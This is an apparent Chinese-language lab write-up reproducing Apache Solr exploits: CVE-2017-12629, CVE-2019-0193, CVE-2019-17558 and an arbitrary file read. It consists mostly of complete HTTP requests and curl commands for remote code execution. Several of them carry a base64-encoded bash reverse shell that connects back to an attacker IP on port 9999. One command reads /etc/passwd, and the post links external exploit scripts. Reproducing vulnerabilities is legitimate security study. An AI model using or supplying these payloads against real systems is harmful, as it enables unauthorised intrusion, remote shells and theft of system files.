apache solr漏洞复现
·
文章目录
1. 什么是Apache solr
Apache solr约等于ElecticSearch,是一个开源的搜索引擎。Solr 使用 Java 语言开发,主要基于 HTTP 和 Apache Lucene 实现,运行在8983端口。原理大致是文档通过Http利用XML加到一个搜索集合中。查询该集合也是通过 http收到一个XML/JSON响应来实现。
curl http://192.168.171.139:8983/solr/demo/select?q=*:*

curl http://192.168.171.139:8983/solr/demo/select?q=id:GB18030TEST

2. Apache solr rce CVE-2017-12629
影响版本:
7.1.0之前
2.1 利用
poc:
POST /solr/demo/config HTTP/1.1
Host: 192.168.171.139:8983
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 160

{"add-listener":{"event":"newSearcher","name":"newlistener11","class":"solr.RunExecutableListener","exe":"sh","dir":"/bin/","args":["-c","touch /tmp/success"]}}


反弹shell:
POST /solr/demo/config HTTP/1.1
Host: 192.168.171.139:8983
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 236

{"add-listener":{"event":"newSearcher","name":"newlistener11212","class":"solr.RunExecutableListener","exe":"bash","dir":"/bin/","args":["-c","{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3MS4xLzk5OTkgMD4mMQ==}|{base64,-d}|{bash,-i}"]}}

3. Apache Solr 远程命令执行漏洞(CVE-2019-0193)
影响版本:
Apache Solr < 8.2.0
3.1 利用
http://192.168.171.139:8983/solr/admin/cores

发送数据包:
POST /solr/test/dataimport?_=1565835261600&indent=on&wt=json HTTP/1.1
Host: 192.168.171.139:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 679
Connection: close
Referer: http://localhost:8983/solr/
Cookie: csrftoken=gzcSR6Sj3SWd3v4ZxmV5OcZuPKbOhI6CMpgp5vIMvr5wQAL4stMtxJqL2sUE8INi; sessionid=snzojzqa5zn187oghf06z6xodulpohpr

command=full-import&verbose=false&clean=false&commit=true&debug=true&core=test&dataConfig=%3CdataConfig%3E%0A++%3CdataSource+type%3D%22URLDataSource%22%2F%3E%0A++%3Cscript%3E%3C!%5BCDATA%5B%0A++++++++++function+poc()%7B+java.lang.Runtime.getRuntime().exec(%22touch+%2Ftmp%2Fsuccess%22)%3B%0A++++++++++%7D%0A++%5D%5D%3E%3C%2Fscript%3E%0A++%3Cdocument%3E%0A++++%3Centity+name%3D%22stackoverflow%22%0A++++++++++++url%3D%22https%3A%2F%2Fstackoverflow.com%2Ffeeds%2Ftag%2Fsolr%22%0A++++++++++++processor%3D%22XPathEntityProcessor%22%0A++++++++++++forEach%3D%22%2Ffeed%22%0A++++++++++++transformer%3D%22script%3Apoc%22+%2F%3E%0A++%3C%2Fdocument%3E%0A%3C%2FdataConfig%3E&name=dataimport
会在tmp文件夹下创建success文件:

反弹shell:
POST /solr/test/dataimport?_=1638356269667&indent=on&wt=json HTTP/1.1
Host: 192.168.171.139:8983
Content-Length: 782
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Content-type: application/x-www-form-urlencoded
Origin: http://192.168.171.139:8983
Referer: http://192.168.171.139:8983/solr/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

command=full-import&verbose=false&clean=false&commit=true&debug=true&core=test&dataConfig=%3CdataConfig%3E%0A++%3CdataSource+type%3D%22URLDataSource%22%2F%3E%0A++%3Cscript%3E%3C!%5BCDATA%5B%0A++++++++++function+poc()%7B+java.lang.Runtime.getRuntime().exec(%22bash+-c+%7Becho%2CYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xOTIuMTY4LjE3MS4xLzk5OTkgMD4mMQ%3D%3D%7D%7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-i%7D%22)%3B%0A++++++++++%7D%0A++%5D%5D%3E%3C%2Fscript%3E%0A++%3Cdocument%3E%0A++++%3Centity+name%3D%22stackoverflow%22%0A++++++++++++url%3D%22https%3A%2F%2Fstackoverflow.com%2Ffeeds%2Ftag%2Fsolr%22%0A++++++++++++processor%3D%22XPathEntityProcessor%22%0A++++++++++++forEach%3D%22%2Ffeed%22%0A++++++++++++transformer%3D%22script%3Apoc%22+%2F%3E%0A++%3C%2Fdocument%3E%0A%3C%2FdataConfig%3E&name=dataimport

添入其中的命令一定要经过base64编码,因为java的exec函数不支持>符号,所以需要将命令转化为无这种符号的形式,并且还需要将编码转化为base64:


也可以使用exp:
https://github.com/Rapidsafeguard/Solr-RCE-CVE-2019-0192/blob/master/solr_RCE.py

4. Apache Solr Velocity 注入远程命令执行漏洞 (CVE-2019-17558)
在其 5.0.0 到 8.3.1版本中,用户可以注入自定义模板,通过Velocity模板语言执行任意命令。
4.1 利用
先确定core:
curl http://192.168.171.139:8983/solr/admin/cores
发现核心名为demo
默认情况下params.resource.loader.enabled配置未打开,无法使用自定义模板。通过发送下面的请求打开对应核心的配置:
POST /solr/demo/config HTTP/1.1
Host: 192.168.171.139:8983
Content-Type: application/json
Content-Length: 259

{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
执行命令:
GET /solr/demo/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1
Host: 192.168.171.139:8983
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

反弹shell:
GET /solr/demo/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%22bash+-c+%7Becho%2CYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xOTIuMTY4LjE3MS4xLzk5OTkgMD4mMQ%3D%3D%7D%7C%7Bbase64%2C-d%7D%7C%7Bbash%2C-i%7D%22))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1
Host: 192.168.171.139:8983
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

也可直接使用exp:
https://github.com/AleWong/Apache-Solr-RCE-via-Velocity-template

5. 任意文件读取
# 获取core名,这里假设得到的core名字为demo
curl http://192.168.171.139:8983/solr/admin/cores?indexInfo=false&wt=json | grep name
# 开启RemoteStreaming
curl -i -s -k -X $'POST' \
    -H $'Content-Type: application/json' --data-binary $'{\"set-property\":{\"requestDispatcher.requestParsers.enableRemoteStreaming\":true}}' \
    $'http://192.168.171.139:8983/solr/demo/config'
# 读取/etc/passwd
curl -i -s -k 'http://192.168.171.139:8983/solr/demo/debug/dump?param=ContentStreams&stream.url=file:///etc/passwd'


参考文章

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 0
 0
- 0


 已为社区贡献5条内容

所有评论(0)